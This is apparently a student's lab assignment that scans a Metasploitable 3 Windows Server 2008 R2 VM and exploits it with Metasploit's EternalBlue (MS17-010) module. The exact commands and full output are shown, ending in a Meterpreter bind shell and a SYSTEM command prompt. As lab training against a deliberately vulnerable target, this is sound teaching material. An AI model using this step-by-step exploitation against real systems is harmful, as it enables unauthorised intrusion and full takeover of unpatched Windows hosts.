Ranginey Sai kiran
CB.SC.P2CYS24011

24CYS682 - Cyber Security Lab
Assignment - 8
Metasploit Windows Exploitation

Target machine : **Metasploitable 3 [Windows server 2008 R2]**
Target IP : **10.0.0.13**

Reconnaissance
Nmap Scan

```
sogeking@fedsec:~$ sudo nmap -sV 10.0.0.13
Starting Nmap 7.92 ( https://nmap.org ) at 2025-03-07 18:36 IST
Nmap scan report for 10.0.0.13
Host is up (0.00017s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 Microsoft ftpd
22/tcp    open  ssh                 OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http                Microsoft IIS httpd 7.5
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds        Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql               MySQL 5.5.20-log
3389/tcp  open  ms-wbt-server?
4848/tcp  open  ssl/appserv-http?
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13               Apache Jserv (Protocol v1.3)
8080/tcp  open  http                Sun GlassFish Open Source Edition  4.0
8181/tcp  open  ssl/intermapper?
8383/tcp  open  http                Apache httpd
9200/tcp  open  wap-wsp?
49152/tcp open  msrpc               Microsoft Windows RPC
49153/tcp open  msrpc               Microsoft Windows RPC
49154/tcp open  msrpc               Microsoft Windows RPC
49155/tcp open  java-rmi            Java RMI
49156/tcp open  tcpwrapped
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Host Status: The host is up and responding to network requests.

Operating System: The services and versions suggest that the target is likely running Microsoft Windows Server 2008 R2

Port 445/tcp - SMB (Microsoft Windows Server 2008 R2 - 2012 microsoft-ds):

• SMB is a critical service for file sharing and inter-process communication. This port is often targeted for exploits like EternalBlue (MS17-010).

Ranginey Sai kiran
CB.SC.P2CYS24011

Eternalblue

EternalBlue is a vulnerability in Microsoft's Server Message Block (SMB) protocol, specifically affecting Windows operating systems. It was disclosed in 2017 and exploited by the WannaCry ransomware attack. The vulnerability allows remote attackers to execute arbitrary code on a target system by sending specially crafted packets to the SMBv1 server.

The exploit works by exploiting a flaw in the way the Windows kernel handles SMBv1 requests. It corrupts the kernel's memory pool, allowing the attacker to overwrite memory and execute malicious code with system-level privileges.


Attack using metasploit

Starting Metasploit Framework

• Open the Metasploit Framework by running the following command in your terminal: msfconsole

Searching for the EternalBlue Exploit

• To find the EternalBlue exploit module, use the search command: search eternalblue



```
msf6 > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBl
ue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRo
mance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRo
mance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE D
etection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR R
emote Code Execution
   28    \_ target: Execute payload (x64)        .                .        .      .
   29    \_ target: Neutralize implant           .                .        .      .
```

Ranginey Sai kiran
CB.SC.P2CYS24011

Select the EternalBlue Exploit Module

•To use the EternalBlue exploit module, enter the following command:

use exploit/windows/smb/ms17_010_eternalblue

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/do
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticatio
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. O
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affect


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.12        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

• Set the Target IP Address : set RHOST 10.0.0.13
• Set the Payload: set PAYLOAD windows/x64/meterpreter/bind_tcp
• Set Additional Options : set GroomAllocations 24 This parameter is specific to the EternalBlue exploit and helps manage memory allocation during exploitation.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.0.13
RHOST => 10.0.0.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/bind_tcp
PAYLOAD => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set GroomAllocations 24
GroomAllocations => 24
```

Run the Exploit : **exploit**

Ranginey Sai kiran
CB.SC.P2CYS24011

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] 10.0.0.13:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.13:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard
[*] 10.0.0.13:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.13:445 - The target is vulnerable.
[*] 10.0.0.13:445 - Connecting to target for exploitation.
[+] 10.0.0.13:445 - Connection established for exploitation.
[+] 10.0.0.13:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.13:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.0.13:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.0.13:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.0.13:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.0.13:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.0.13:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.13:445 - Trying exploit with 24 Groom Allocations.
[*] 10.0.0.13:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.13:445 - Starting non-paged pool grooming
[+] 10.0.0.13:445 - Sending SMBv2 buffers
[+] 10.0.0.13:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.13:445 - Sending final SMBv2 buffers.
[*] 10.0.0.13:445 - Sending last fragment of exploit packet!
[*] 10.0.0.13:445 - Receiving response from exploit packet
[+] 10.0.0.13:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.0.13:445 - Sending egg to corrupted connection.
[*] 10.0.0.13:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.0.0.13:4444
[*] Sending stage (203846 bytes) to 10.0.0.13
[*] Meterpreter session 1 opened (10.0.0.12:45401 -> 10.0.0.13:4444) at 2025-03-07 18:59:40 +0530
[+] 10.0.0.13:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.0.13:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.0.13:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Exploitation Process

- The module first verifies if the target system is vulnerable to MS17-010.
- The module sends specially crafted SMB packets to exploit the vulnerability and execute the payload.
- The payload is executed, and a Meterpreter session is established.
- Once the Meterpreter session is established, you can interact with the target system:
- Use the sysinfo command to retrieve details about the target system.
    - Use the sysinfo command to retrieve details about the target system.
    - Use the shell command to open a command prompt on the target system.

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > shell
Process 3232 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```